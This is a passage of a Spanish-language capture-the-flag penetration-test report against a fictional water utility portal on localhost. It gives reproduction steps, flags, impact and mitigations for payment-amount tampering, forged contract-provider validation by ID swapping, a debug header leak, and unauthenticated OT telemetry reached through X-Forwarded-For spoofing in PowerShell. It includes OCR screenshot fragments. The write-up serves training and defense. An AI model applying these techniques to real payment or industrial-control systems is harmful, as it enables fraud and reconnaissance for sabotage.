- Identificar el campo monto en el formulario, el cual muestra el saldo total y está bloqueado para edición.
- Utilizar las herramientas de desarrollador del navegador (pestaña Elements/Inspector) para localizar el input del monto, eliminar el atributo readonly y modificar el valor a un importe menor (ej. 10.00).
- Enviar el formulario confirmando el pago.
- Observar que el servidor procesa, acepta y registra el pago con la cantidad alterada, devolviendo en los Response Headers la bandera UPSLP_CNOIV-PAYMENT-PATH-13.

PR02-06 | Evidencia técnica

`



localhost:8080/facturacion.php
INTERAFAS
Agua · Alcantarillado · Saneamiento · Resiliencia
Inicio
Servicios
Ciudadanía
Institucional
Contrataciones
Sesión activa
Mi portal
de la zona.
15.8
17.4
19.1
20.9
12.3
14.1
04
05
06
07
08
09
RECIBOS
Historial de facturas
2026-09
FAC-202609-00001
14.1 m³ · vence 2026-09-25
PENDIENTE
$399.24
Ver recibo →
2026-08
FAC-202608-00001
PAGADA
$353.98


INTERAFAS
M
Menú
Conexión cifrada
Historial actualizado
Comprobante digital
Servicio vinculado
40010001
Av. de la República 145, Centro
div.field 270 × 78.09
Número de cuenta
40010001
Importe
284.70
Recibo seleccionado
REC-2026-101-09
2026-09 · saldo $284.70
Este flujo liquida el saldo completo del recibo; el importe se fija automáticamente y no admite parcialidades.
Network
Application
Welcome
Elements
Console
Styles
<label>Importe</label>
<input name="monto" type="number" min="1" step="0.01" value="284.70"
placeholder="0.00" readonly required> == $0
<input name="monto" type="number" min="1" step="0.01" value="105"
placeholder="0.00" required> == $0
div.wrap.payment-checkout
div.checkout-card
form#payment-form
div.form-grid
div.field
input
readon
1 of 1


<label>Importe</label>
<input name="monto" type="number" min="1" step="0.01" value="105"
placeholder="0.00" required> == $0

…
…
…
…
<button class="btn btn-full">…</button> flex
ment-checkout
div.checkout-card
form#payment-form
div.form-grid
div.field
input
1 of 1
e4;
border-
radiu
s: ▶
9px;
background
: ▶
#fff;
color:
var(
--ink
);
outline
ENG
ES
17%
10:58 PM
10/16/2026

`



PR02-07 | Impacto y riesgo

- **Fraude Financiero y Daño Patrimonial:** Nivel Crítico. Permite a cualquier usuario liquidar deudas de servicios o adquirir bienes pagando montos ínfimos, lo que se traduce en una pérdida económica directa, masiva y sostenida para INTERAFAS.
- **Inconsistencia de Facturación:** Genera desajustes severos entre la facturación real, los ingresos reportados y los sistemas de conciliación bancaria (SPEI).

PR02-08 | Mitigaciones

- **Cálculo del Lado del Servidor (Server-Side):** El parámetro `monto` nunca debe ser enviado o leído desde la petición POST del cliente. El servidor debe extraer el ID de la factura, consultar el saldo adeudado directamente en la base de datos interna y procesar el cobro basado exclusivamente en ese registro de confianza.
- **Validación de Conciliación:** Implementar una validación estricta en el backend antes de asentar el pago, asegurando que `monto_recibido == saldo_factura`. Si el monto es alterado, rechazar la transacción con un error.

PR02-09 | Cadena de ataque Esta vulnerabilidad representa la fase de Explotación de la lógica de negocio. El atacante interactúa con un flujo legítimo de la aplicación, evade un control superficial de la interfaz de usuario (frontend) y abusa de la excesiva confianza del servidor para cometer fraude transaccional sin necesidad de herramientas complejas.

ID: VULN-14 - Falla Lógica en la Validación de Vínculos Contractuales (Inconsistencia Relacional)

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El sistema certifica incorrectamente la existencia de un vínculo entre un contrato y un proveedor. Al suministrar el ID de un contrato real y modificar el ID del

`

proveedor por el de una empresa no relacionada, la aplicación devuelve una respuesta de validación exitosa en lugar de rechazar la petición.

- **Por qué es posible:** El *backend* procesa la solicitud evaluando la existencia de las entidades de forma aislada (verifica que el contract_id exista en la base de datos y que el provider_id corresponda a un proveedor vigente), pero omite realizar la consulta relacional (JOIN) que certifique que ese contrato específico fue adjudicado a ese proveedor específico.
- **Control ausente o deficiente:** Existe una falla severa en la validación de la lógica de negocio y en la integridad de las consultas a la base de datos. Se carece de controles que garanticen la consistencia de las relaciones lógicas entre objetos, permitiendo la falsificación de validaciones institucionales.

PR02-05 | Comprobación de los hallazgos


1. Ingresar al padrón de proveedores en http://localhost:8080/proveedores.php y navegar a la sección "Contrataciones" para inspeccionar vínculos legítimos.
2. Ejecutar la función "Validar vínculo" sobre una contratación existente, abriendo las herramientas de red (*Network*) del navegador para interceptar la petición HTTP GET.
3. Registrar la URL original y sus parámetros correspondientes a un vínculo real: http://localhost:8080/validar-vinculo-contractual.php?contract_id=51&provider_id=171.
4. Consultar el padrón público para obtener el ID de un proveedor diferente y sin relación con el contrato (ejemplo: ID 154 correspondiente a "Ambiental del Bajio Ingenieria").
5. Modificar la petición original alterando únicamente el identificador del proveedor: enviar la URL con los parámetros contract_id=51 y provider_id=154.
6. Observar que el sistema falla en detectar la inconsistencia, validando positivamente la relación falsa y revelando la bandera del reto en la interfaz.


PR02-06 | Evidencia técnica




`

Contrato	Proveedor / objeto	Modalidad	Monto	Origen	Vigencia	Verificación
INT-2026-0051 Vigente	**Control Hídricos S.A. de C.V.** Mantenimiento de planta de tratamiento	Contrato marco	$9,334,885.26	Aportaciones intermunicipales	2026-08-24 2026-12-24	**Validar vínculo →**
INT-2026-0039 Vigente	**Hidro Regionales Proyectos** Arrendamiento de maquinaria especializada	Contrato marco	$12,064,172.53	Fondo de Resiliencia y Modernización Operativa	2026-08-22 2026-11-12	**Validar vínculo →**
INT-2026-0041	**Consultoría Regionales México**	Licitación pública	$2,142,544.97	Fondo Metropolitano de Infraestructura Hídrica	2026-08-21 2026-09-	**Validar vínculo →**









ID	Proveedor	Servicio	Estado
154	**Ambiental del Bajío Ingeniería**	Laboratorio y calidad del agua	Vigente

`





PR02-07 | Impacto y riesgo

- **Integridad y No Repudio:** Nivel Crítico. La aplicación emite comprobantes oficiales o pantallas de validación para relaciones contractuales ficticias. Un tercero puede usar esta plataforma para demostrar falsamente a bancos o autoridades que tiene un contrato adjudicado con INTERAFAS.
- **Riesgo Legal y Reputacional:** Habilita escenarios de fraude corporativo, corrupción y suplantación. Si la prensa o un ente auditor descubre que el sistema de transparencia de INTERAFAS valida contratos falsos, la reputación de la infraestructura crítica quedará totalmente destruida.

PR02-08 | Mitigaciones

- **Corrección de Consultas Relacionales:** Modificar el código fuente en validar-vinculo-contractual.php para que la consulta SQL utilice cláusulas de relación estricta (JOIN o

`

WHERE) que exijan la coincidencia de ambas claves foráneas en el mismo registro. Ejemplo conceptual: SELECT * FROM contratos WHERE id = ? AND id_proveedor = ?.

- **Pruebas de Casos Negativos (Unit Testing):** Integrar al ciclo de desarrollo pruebas automatizadas que envíen combinaciones de identificadores no correspondientes, asegurando que el *backend* responda invariablemente con un mensaje de "Vínculo no localizado" o un error HTTP 400.

PR02-09 | Cadena de ataque Esta vulnerabilidad funciona como un vector facilitador para ataques de ingeniería social e infiltración en la cadena de suministro. Un atacante que ha logrado obtener el ID de un contrato interno mediante un IDOR previo (VULN-03) puede usar esta falla lógica para generar pruebas falsas de adjudicación, presentándolas a los empleados de INTERAFAS para exigir pagos, accesos o información confidencial alegando ser un proveedor oficial autorizado.

ID: VULN-15 - Fuga de Información Sensible en Encabezados HTTP (API de Infraestructura)

PR02-04 | Descripción técnica y causa raíz


- **Qué ocurre:** El *endpoint* que consulta el estado de los servicios de TI (/api/infrastructure-status.php) expone un token de validación interno de forma encubierta a través de una cabecera de respuesta HTTP personalizada (x-interafas-validation).
- **Por qué es posible:** Al igual que en el Reto 11, el equipo de desarrollo o infraestructura dejó código de depuración (*debug*) o de pruebas activo en el ambiente de producción, provocando que el servidor inyecte metadatos sensibles directamente en el tráfico HTTP saliente.
- **Control ausente o deficiente:** Falla en la validación y limpieza de despliegues (Release Management). Existe una ausencia de controles de saneamiento de salida (*Output Sanitization*) a nivel de servidor web o proxy reverso para ocultar cabeceras internas antes de entregar la respuesta al cliente.


PR02-05 | Comprobación de los hallazgos

1. Ingresar al portal de INTERAFAS y navegar hacia la sección de "Infraestructura".
2. Abrir las herramientas de desarrollo del navegador (F12) y posicionarse en la pestaña *Network* (Red).
3. Recargar la página (F5) para capturar todo el tráfico y las peticiones asíncronas generadas por el portal en segundo plano.
4. Filtrar o localizar la petición GET realizada dinámicamente al *endpoint*: http://localhost:8080/api/infrastructure-status.php.
5. Seleccionar dicha petición y navegar a la sección de *Headers* (Encabezados), específicamente dentro del bloque de *Response Headers* (Encabezados de Respuesta).
6. Identificar la cabecera no estándar inyectada por el servidor y capturar la bandera correspondiente: x-interafas-validation: UPSLP_CNOIV-BEHIND-THE-DESK-15.

`

PR02-06 | Evidencia técnica





PR02-07 | Impacto y riesgo

- **Confidencialidad:** Aunque el impacto directo a datos de usuario es nulo en este *endpoint*, la filtración constante de metadatos de desarrollo facilita la fase de reconocimiento para un atacante. Le confirma que la arquitectura permite cabeceras personalizadas y evidencia una falta de madurez en los controles de paso a producción de la organización.
- **Riesgo Organizacional:** Representa una falla en los procedimientos operativos estandarizados. Hoy es una bandera de laboratorio, pero mañana esta misma práctica podría exponer un *token* de autorización real de una API interna.

PR02-08 | Mitigaciones

`

- **Limpieza de Código (Code Review):** Auditar el código fuente del archivo infrastructure-status.php y eliminar las funciones (como header() en PHP) que inyecten estas variables de validación en los ambientes de producción.
- **Hardening del Servidor / Proxy:** Configurar el servidor web Apache, Nginx o el Web Application Firewall (WAF) para que intercepte las respuestas del *backend* y elimine sistemáticamente cualquier cabecera que no pertenezca a una lista blanca estricta (permitiendo solo cabeceras estándar como Content-Type, Cache-Control, y cabeceras de seguridad como Strict-Transport-Security).

PR02-09 | Cadena de ataque Este hallazgo se clasifica dentro de la recolección de inteligencia (*Information Gathering*). Al inspeccionar las peticiones automáticas de la interfaz de usuario, un atacante identifica *endpoints* de la API (infrastructure-status.php) que operan en segundo plano. Estos *endpoints*, al igual que se observó en vulnerabilidades pasadas, son candidatos ideales para probar ataques de enumeración (Fuzzing) o Inyección (SQLi) debido a que suelen tener menos medidas defensivas que los formularios visibles para el usuario.

ID: VULN-17 - Control de Acceso Inconsistente y Exposición de Telemetría (Broken Access Control en API OT)

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El servicio que suministra los datos en tiempo real de la planta (/operations/telemetry.php) expone las variables de proceso industrial sin requerir que el usuario esté autenticado en el Centro de Operaciones.
- **Por qué es posible:** Existe una asimetría en los controles de seguridad. Mientras que el panel principal de operaciones (login.php o centre.php) exige tanto estar en la red correcta como tener una sesión de usuario válida, el *endpoint* secundario que alimenta el panel (la API de telemetría) fue programado para confiar exclusivamente en la procedencia de la red (network-only), omitiendo la verificación del estado de la sesión (Operational-Session: missing).
- **Control ausente o deficiente:** Falla crítica en el Diseño de Autorización y ausencia de Defensa en Profundidad (Zero Trust). Los desarrolladores cometieron el error clásico de seguridad perimetral: asumir que cualquier petición proveniente de una red "segura" (la zona operacional) está inherentemente autorizada para consumir recursos, olvidando proteger los *endpoints* individuales.


PR02-05 | Comprobación de los hallazgos

1. Continuando con la falsificación de IP del Reto 16 (X-Forwarded-For: 10.40.20.10), acceder al portal /operations/login.php.
2. Inspeccionar el código fuente HTML de la página e identificar el archivo JavaScript responsable de la lógica del HMI (*Human-Machine Interface*): <script src="/operations/assets/ops-client.php" defer></script>.
3. Solicitar dicho archivo mediante PowerShell (inyectando la cabecera de *proxy*) para analizar su contenido y descubrir la ruta del *endpoint* de datos: telemetryEndpoint: /operations/telemetry.php.

`

4. Realizar una petición GET directa hacia /operations/telemetry.php utilizando PowerShell. En esta petición **no** se envía ninguna cookie de sesión ni credencial, únicamente la cabecera de origen falsificado (X-Forwarded-For).
5. Evaluar la respuesta: el servidor devuelve un HTTP 200 OK, entregando los datos telemétricos.
6. Inspeccionar las cabeceras de respuesta, confirmando la falla lógica mediante los valores Monitoring-Authorization: network-only y Operational-Session: missing, y extraer la bandera inyectada en X-INTERAFAS-Validation: UPSLP_CNOIV-EYES-ON-THE-PLANT-17.

PR02-06 | Evidencia técnica




```
PS C:\windows\System32> $headers = @{ "X-Forwarded-For" = "10.40.20.10" }
PS C:\windows\System32> $r = Invoke-WebRequest -Uri "http://localhost:8080/operations/assets/ops-client.php" -Headers $h
eaders -UseBasicParsing
PS C:\windows\System32> $r.Content
window.INTERAFAS_OPS = Object.freeze({
  telemetryEndpoint: '/operations/telemetry.php',
  firmwareStatusEndpoint: '/operations/firmware-status.php',
  assetContextEndpoint: '/operations/asset-context.php',
  refreshInterval: 1000,
  firmwareRefreshInterval: 30000
```

`

```
PS C:\windows\System32> $r = Invoke-WebRequest -Uri "http://localhost:8080/operations/telemetry.php" -Headers $headers -
UseBasicParsing
PS C:\windows\System32> Write-Host "Status:" $r.StatusCode
Status: 200
PS C:\windows\System32> $r.Headers | Format-List


Key   : Pragma
Value : no-cache

Key   : X-INTERAFAS-Monitoring-Authorization
Value : network-only

Key   : X-INTERAFAS-Operational-Session
Value : missing

Key   : X-INTERAFAS-Validation
Value : UPSLP_CNOIV-EYES-ON-THE-PLANT-17
```

PR02-07 | Impacto y riesgo

- **Confidencialidad Operativa:** Nivel Crítico. Aunque el atacante no puede modificar valores (todavía), obtiene "ojos sobre la planta". Puede monitorizar en tiempo real las temperaturas, niveles, caudales y presiones del sistema.
- **Riesgo Operativo (Inteligencia para Sabotaje):** Conocer el estado exacto de las variables de proceso es el requisito indispensable para planificar un ataque físico exitoso. Un atacante necesita saber cuándo un tanque está lleno o una válvula está bajo presión para que su comando de sabotaje cause el máximo daño físico (cavitación, derrames, explosiones).

PR02-08 | Mitigaciones

- **Verificación de Sesión Obligatoria (Middleware):** Implementar un componente centralizado (*middleware*) que intercepte el 100% de las peticiones hacia el directorio /operations/ (incluyendo APIs y *assets* dinámicos) y valide criptográficamente la existencia de un *token* de sesión activo antes de procesar la solicitud.
- **Enfoque de Confianza Cero (Zero Trust):** Abandonar el modelo de seguridad basado en el perímetro. La dirección IP (incluso si es legítima o proviene de un segmento OT validado por un *firewall*) nunca debe ser el único factor para autorizar el acceso a datos industriales.

PR02-09 | Cadena de ataque Este hallazgo enlaza perfectamente con la vulnerabilidad anterior. En el Reto 16 lograste "conectar el cable" a la red operacional mediante *Spoofing*. En este Reto 17, exploraste pasivamente esa red, descubriendo y explotando una API mal configurada que te brinda visibilidad total de la planta sin necesidad de robar contraseñas. El siguiente paso lógico en la cadena (*Kill Chain* ICS/SCADA) es pasar de la monitorización pasiva a la manipulación activa de los actuadores, válvulas o sistemas de mantenimiento (Reto 18).

ID: VULN-18 - Criptografía Insegura y Falsificación de Firmware en Equipos OT (Insecure Firmware Update)

PR02-04 | Descripción técnica y causa raíz

`

